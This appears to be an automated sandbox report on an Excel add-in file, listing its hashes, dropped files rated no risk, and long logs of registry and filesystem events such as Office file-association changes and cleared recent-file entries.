Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Excel.exe\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\EXCEL.EXE" /e		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Excel.exe\shell\edit\ddeexec\application\(Default) Value: Excel		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Excel.exe\shell\edit\ddeexec\topic\(Default) Value: system		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Publisher\shell\edit\(Default) Value: &Open		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\Microsoft Office Publisher\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\MSPUB.EXE" %1		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\MSPub.exe\shell\edit\(Default) Value: &Open		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.htm\OpenWithList\MSPub.exe\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\MSPUB.EXE" %1		2320
Delete Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\command\ Value: None		2320
Delete Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\ Value: None		2320
Add Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\ Value: None		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\(Default) Value: &Edit		2320
Add Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\command\ Value: None		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\msohtmed.exe" %1		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\command\ Value: None		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\Application\ Value: None		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\Topic\ Value: None		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\ Value: None		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ Value: None		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\ Value: None		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\ Value: None		2320
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\ Value: None		2320
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\ Value: None		2320
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ Value: None		2320
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\Description Value: None		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\(Default) Value: &Edit		2320
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\command\ Value: None		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWORD.EXE" /n /dde		2320
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\ Value: None		2320
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\Application\ Value: None		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\Application\(Default) Value: WinWord		2320

Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\Topic\ Value: None		2320
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default MHTML Editor\shell\edit\ddeexec\Topic\(Default) Value: System		2320
Delete Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\command\ Value: None		2320
Delete Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\ Value: None		2320
Add Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\ Value: None		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\(Default) Value: &Print		2320
Add Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\command\ Value: None		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shell\Print\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\msohtmed.exe" /p %1		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\DefaultIcon\(Default) Value: "%1"		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\mhtmlfile\shellex\IconHandler\(Default) Value: {42042206-2D85-11D3-8CFF-005004838597}		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Word\shell\edit\(Default) Value: &Open		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Word\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWORD.EXE" /n /dde		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Word\shell\edit\ddeexec\Application\(Default) Value: WinWord		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Word\shell\edit\ddeexec\Topic\(Default) Value: System		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\WinWord.exe\shell\edit\(Default) Value: &Open		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\WinWord.exe\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWORD.EXE" /n /dde		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\WinWord.exe\shell\edit\ddeexec\Application\(Default) Value: WinWord		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\WinWord.exe\shell\edit\ddeexec\Topic\(Default) Value: System		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Excel\shell\edit\(Default) Value: &Open		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Excel\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\EXCEL.EXE" /e		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Excel\shell\edit\ddeexec\application\(Default) Value: Excel		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Excel\shell\edit\ddeexec\topic\(Default) Value: system		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Excel.exe\shell\edit\(Default) Value: &Open		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Excel.exe\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\EXCEL.EXE" /e		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Excel.exe\shell\edit\ddeexec\application\(Default) Value: Excel		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Excel.exe\shell\edit\ddeexec\topic\(Default) Value: system		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Publisher\shell\edit\(Default) Value: &Open		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\Microsoft Office Publisher\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\MSPUB.EXE" %1		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\MSPub.exe\shell\edit\(Default) Value: &Open		2320
Write Registry Key	Key: HKEY_CLASSES_ROOT\.mht\OpenWithList\MSPub.exe\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\MSPUB.EXE" %1		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\QMSessionCount Value: 2		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Toolbars\Settings\Microsoft Office Word Value: None		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Data\Settings Value: None		2320
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Templates\~$Normal.dotm) Return: 1		2320
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{E20C621E-5507-4EE7-B8A1-5F3211F79627}.tmp) Return: 1		2320
Delete File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2320
Add File	Path: %APPDATA%\Microsoft\Office\Word12.pip Type: VSDT_COM_DOS		2320
Write File	Path: %APPDATA%\Microsoft\Office\Word12.pip Type: VSDT_COM_DOS		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTF Value: 63		2320
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTA Value: 63		2320
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTT Value: None		2320

▼ Screenshot



Object 1.1.2 - C:\Users\91974\AppData\Local\Temp\..-_---.---------------.-.-.-.-_----_-_-_-----------_.xlam (Office Excel 2007 spreadsheet)

File name	C:\Users\91974\AppData\Local\Temp\..-_---.---------------.-.-.-.-_----_-_-_-----------_.xlam
File type	Office Excel 2007 spreadsheet
SHA-1	A0C81E9A8042B4A371CC061A5CBA6545AB46ACE4
SHA-256	C3B0F8D61A90BB1C619CB9DD072C9313094AC943FC892ECFC60B648E640EE573
MD5	42A5EAA694D0267C06C59FD5CDF395FC
Size	7863 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
2WCT5P.LNK	No risk	-	-	-	888	469FAF82D1E2DDD645AE69B60DC4F3D16963E6E9
RTqkOL.xlam.LNK	No risk	-	-	-	1020	1F893BBEE5AB79631A241FCB089EE9225FE730E1
Excel12.pip	No risk	-	-	-	1544	3990C2F3D02D111EC41D35B65EC6BFB6363521B7
~$RTqkOL.xlam	No risk	-	-	-	165	B14695727804B769FE9FB00BDE804B3B2822306A
CVR33AC.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
CVR33AC.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
1878811.od	No risk	-	-	-	134	1A1CEDEE6C84F822FB97AB7410DA4C91D0EDE911
index.dat	No risk	-	-	-	149	FFB5EF6BE16EC6C89D3E74BA2E6C3E01758A395A

Analysis


Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		2332
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\ Value: None		2332
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\:?% Value: None		2332
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2332
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2332
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 52ca000b		2332

Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 52ca0008		2332
Call Filesystem API	API Name: CopyFileExW Args: (%ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\OPA12.BAK, %ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\opa12.dat, 0, 0, 0, 1) Return: 0		2332
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTT Value: None		2332
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 52ca000c		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\:?% Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\StartupItems\ Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		2332
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		2332
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		2332
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1CA62D\ Value: None		2332
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1CA62D\1CA62D Value: None		2332
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1CA62D\1CA62D Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1CA62D\1CA62D Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1CA62D\ Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		2332
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\2WCT5P.LNK) Return: 0		2332
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\RTqkOL.xlam.LNK) Return: 0		2332
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 721e0250, -1, 3fb3930, 3fb392c, 0) Return: 0		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Max Display Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 1 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 2 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 3 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 4 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 5 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 6 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 7 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 8 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 9 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 10 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 11 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 12 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 13 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 14 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 15 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 16 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 17 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 18 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 19 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 20 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 21 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 22 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 23 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 24 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 25 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 26 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 27 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 28 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 29 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 30 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 31 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 32 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 33 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 34 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 35 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 36 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 37 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 38 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 39 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 40 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 41 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 42 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 43 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 44 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 45 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 46 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 47 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 48 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 49 Value: None		2332
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 50 Value: None		2332

Add File	Path: %TEMP%\1878811.od Type: VSDT_ASCII		2332
Write File	Path: %TEMP%\1878811.od Type: VSDT_ASCII		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\CLSID\{42042206-2D85-11D3-8CFF-005004838597}\Version\12\(Default) Value: %ProgramFiles%\Microsoft Office\Office12\msohtmed.exe		2332
Delete Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\command\ Value: None		2332
Delete Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\ Value: None		2332
Add Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\ Value: None		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\(Default) Value: &Edit		2332
Add Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\command\ Value: None		2332
Write Registry Key	Key: HKEY_CLASSES_ROOT\htmlfile\shell\Edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\Office12\msohtmed.exe" %1		2332
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\command\ Value: None		2332
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\Application\ Value: None		2332
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\Topic\ Value: None		2332
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\ Value: None		2332
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ Value: None		2332
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\ Value: None		2332
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None		2332
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\ Value: None		2332
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\ Value: None		2332
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ Value: None		2332
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\Description Value: None		2332
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\(Default) Value: &Edit		2332
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\command\ Value: None		2332
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\command\(Default) Value: "%ProgramFiles%\Microsoft Office\OFFICE11\WINWORD.EXE" /n /dde		2332
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\ Value: None		2332
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\ddeexec\Application\ Value: None		2332
